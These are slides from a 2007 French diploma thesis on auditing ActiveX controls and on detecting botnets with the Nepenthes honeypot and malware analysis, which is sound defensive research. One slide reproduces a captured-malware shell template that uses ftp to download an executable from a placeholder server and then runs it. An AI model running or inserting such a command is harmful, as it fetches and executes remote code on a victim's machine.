Etude & Audit d'ActiveX

1ère partie

Laboratoire de Transmission de données

Auteur : Quintela Javier
Professeur responsable : Litzistorf Gérald

Travail de diplôme
Session 2007
Filière Télécommunications

Plan

- Objectifs
- ActiveX, précisions
- Audit
  - Outils
  - Sandboxie
- Démonstration
- Conclusion


Objectifs

- Etude du fonctionnement des ActiveX
  (2 sem.)
- Risques liés à cette technologie (1 sem.)
- Identification de comportements malicieux
  (1 sem.)
  -> Environnement : Windows XP SP2


ActiveX, précisions

- Indépendants du langage de programmation (Component Object Model, *COM*)
- Accès aux ressources
- Serveurs :

in-process (*dll,.ocx*)



out-process (*exe*)



- Interaction, dialogue :
  - Propriétés, méthodes, évènements

Type Library – xenroll.dll

```
[  uuid(127698E4-E730-4E5C-
            A2B1-21490A70C8A1),
  helpstring("CEnroll Class")        ]
 …
[     odl,
      uuid(43F8F288-7A20-11D0-
            8F06-00C04FC295E1),
      helpstring
            ("ICEnroll Interface"),
      dual,
      oleautomation                    ]
interface ICEnroll : IDispatch {
…
```

```
…
      [id(0x60020005)]
      HRESULT enumProviders(
            [in] long dwIndex,
            [in] long dwFlags,
            [out, retval] BSTR* pbstrProvName);
…}
```

Code HTML :

```
<object classID=
"clsid:127698e4-e730-4e5c-a2b1-21490a70c8a1"
codebase="xenroll.dll"
id=XEnroll>

...XEnroll.enumProviders(i , 0)...
```

Outils


- OLE/COM Object Viewer, OleView
- Page HTML (JavaScript)
- *Process Monitor*
- *TCPview*


  -> Wireshark

-> Strings

Sandboxie

- Bac à sable
- Accès aux ressources en lecture
- Ecriture bloquée dans bac à sable





Sandboxie en détails

Différents tests effectués :

- Exécution d'un fichier *.reg*
  -> Ecriture dans registre Sandboxie
- Spyware (*hotbar*)
  -> Installation complète dans Sandboxie
- Simulateur de trojans (*Trojan Simulator*)
  -> Installation complète dans Sandboxie
- Rootkit (*Unreal rootkit 1.0.1.0*)
  -> Interdiction de charger des drivers
- **Intallation d'ActiveX ->** *démo*
  -> Installation complète dans Sandboxie

Difficultés rencontrées

- Complexité du modèle COM
  (documentation *high level*, conceptuelle)

- Utilisation du terme ActiveX dans la bibliographie qui porte à confusion (mélanges)

- Sujet plutôt domaine informatique

Démonstration

- https:\\www.secure.td.unige.ch
- Illustration d'une dll ActiveX comportant une vulnérabilité
- Installation d'un ActiveX dans Sandboxie

Conclusion

- Technologie offrant beaucoup de possibilités

  -> Dangereuse pour ces mêmes raisons
- Audit complet généralement difficile (long)

  -> beaucoup de méthodes à contrôler

- Buffer Overflow non-traités (faute de temps)

  -> Utilisation de fuzzers

Botnets

2ème partie

Laboratoire de Transmission de données


Auteur : Quintela Javier
Professeur responsable : Litzistorf Gérald
En collaboration avec Bruno Kerouanton

Travail de diplôme
Session 2007
Filière Télécommunications
Suite du projet de semestre: Détecter les *botnets* pour mieux s'en protéger

Plan

- Propagation des malwares
- Malwares récoltés (2 sem.)
- Nepenthes (1 sem.)
  - Introduction
  - Détails du logiciel
  - Limitations
- Analyse de malwares (2 sem.)
  - Mécanismes d'auto-défense
- Démonstration
- Conclusion

Propagation des malware



Malwares récoltés


Temps de capture : 47h.

Fichiers récoltés : 1564 (17 *binaires*)

Hits par ports :

Ports	*Connections*
445	1866
139	1623
135	188
80	81
5000	73
25	4
21	2
10000	1

Total : 3887 connections



Hexdumps

$ nc localhost 135


test du port pour verifier qu'il est bien ouvert!!!

Log Nepenthes :

[…] Unknown DCOM Shellcode (Buffer 52 bytes) (State 0)
[…] Stored Hexdump /var/lib/nepenthes/hexdumps/a7ffcf6399fed5dfc4e32e45e7d1b5a2.bin (0x080aa208 , 0x00000034).
[…] =-----------------[hexdump(0x080aa208 , 0x00000034)]------------------=
[…] 0x0000 74 65 73 74 20 64 75 20 70 6f 72 74 20 70 6f 75 test du port pou
[…] 0x0010 72 20 76 65 72 69 66 69 65 72 20 71 75 27 69 6c r verifi er qu'il
[…] 0x0020 20 65 73 74 20 62 69 65 6e 20 6f 75 76 65 72 74 est bie n ouvert
[...] 0x0030 21 21 21 0a   !!!
[…] =---=


Nepenthes

- Honeypot à faible interaction, côté serveur
- Simule vulnérabilités Windows
- Environnement Linux (Ubuntu 7.10)
- Architecture modulaire




Modules de vulnérabilités


Vulnérabilité :	Windows Local Security Authorithy Service (*lsass)*, *MS04-011*
Systèmes affectés :	Windows 2000, XP
Exploit :	*HOD-ms04011-lsasrv-expl.c*
Module :	*vuln-lsass*
Port :	445



Modules de vulnérabilités



Exemple d'utilisation d'un shell



cmd /c echo open *IP_SERVEUR* >> *temp* &
echo user *LOGIN PASSWORD* >> *temp* &
echo binary>> temp &
echo get *NOM.EXE* >> *temp* &
echo quit >> temp &
ftp -n -v -s:*temp* &
del temp & *NOM.EXE*

ftp://*LOGIN*:*PASSWORD*@*IP_SERVEUR*/*NOM.EXE*

Limitations

- Honeypot côté serveur
- Simulation des services vulnérables
- 0-days exploits
- Nombre d’OS simulés

Analyse des malwares

Antivirus (8 nov. 2007)

- Stinger (ver. 3.8.0) 1/17
- Avast Version 4.7.1043 6/17
- McAffee VirusScan Entreprise 7.1.0 9/17
- VirusTotal Uploader 17/17

AhnLab (V3)	Eset Software (ESET NOD32)	Microsoft (Malware Protection)
Aladdin (eSafe)	ewido networks (ewido anti-malware)	Norman (Norman Antivirus)
ALWIL (Avast! Antivirus)	Fortinet (Fortinet)	Panda Software (Panda Platinum)
Authentium (Command Antivirus)	FRISK Software (F-Prot)	Prevx (Prevx1)
Avira (AntiVir)	F-Secure (F-Secure)	Rising Antivirus (Rising)
Bit9 (FileAdvisor)	Grisoft (AVG)	Secure Computing (Webwasher)
Cat Computer Services (Quick Heal)	Hacksoft (The Hacker)	Softwin (BitDefender)
ClamAV (ClamAV)	Ikarus Software (Ikarus)	Sophos (SAV)
CA Inc. (Vet)	Kaspersky Lab (AVP)	Sunbelt Software (Antivirus)
Doctor Web, Ltd. (DrWeb)	McAfee (VirusScan)	Symantec (Norton Antivirus)
		VirusBlokAda (VBA32)
		VirusBuster (VirusBuster)

Mécanismes d'auto-défense

- Compliquer
  - Détection du malware à l'aide des définitions
  - Analyse « manuelle » du code
  - Découverte du malware dans système
  - Détection des logiciels de défense (antivirus, firewall)

-> Modifications du comportement

-> Packers

Mécanismes d’auto-défense - Exemple

Analyse personnelle

- Analyse statique
  - Long
  - Fastidieux…
  - Contourner mécanismes de protections
- Analyse dynamique
  - Résultats rapidement
  - « Contournement » des protections

Analyse sandboxes

Avantages :

- Rapidité d'analyse
- Clarté des rapports
- Compromission du système

Inconvénients :

- Environnement virtuels (détection)

Difficultés

- Adaptation à l'environnement Linux
- Compréhension de l'architecture de Nepenthes (programmation C++)
- Essai d'analyse par reverse engineering
  - > Packers
  - > Type *portable exécutable* et tables d'importation

  … sujet très complet et complexe

Démonstration

- Analyse de G0ahic.exe
- (Détection de machines virtuelles utilisées par les sandboxes)
- Illustration de l'utilisation d'un module de vulnérabilité (vuln-lsass)

Conclusion

- Vecteurs d’attaques nombreux
- Analyse dans environnement sécurisé
- Combiner différents types d’honeypots
- Idem pour sandboxes

Questions